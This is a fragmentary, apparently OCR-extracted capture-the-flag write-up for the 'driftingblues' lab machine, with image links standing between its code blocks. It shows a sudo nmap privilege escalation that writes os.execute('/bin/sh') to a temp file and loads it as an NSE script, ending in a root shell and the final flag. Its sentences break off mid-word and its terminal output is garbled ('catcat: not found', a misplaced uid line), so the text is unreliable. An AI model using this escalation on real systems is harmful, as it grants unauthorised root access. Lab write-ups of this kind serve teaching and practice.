
If the binary is allowed to run as supe
may be used to access the file system,

(a) Input echo is disabled.


```
TF=$(mktemp)
echo 'os.execute("/bin/sh")' > $TF
sudo nmap --script=$TF
```



```
freddie@driftingblues:~$ TF=$(mktemp)
freddie@driftingblues:~$ echo 'os.execute("/bin/sh")' > $TF
```



```
freddie@driftingblues:~$ sudo nmap --script=$TF
Starting Nmap 7.70 ( https://nmap.org ) at 2025-
NSE: Warning: Loading '/tmp/tmp.3Xy9d9PmjB' -- t
# /bin/sh: 1: catcat: not found
# Script started, file is /dev/null
```



```
root@driftingblues:/home/freddie# uid=0(root) gid=0(root) groups=0(root)
root@driftingblues:/home/freddie# flag 2/2

congratulations!
```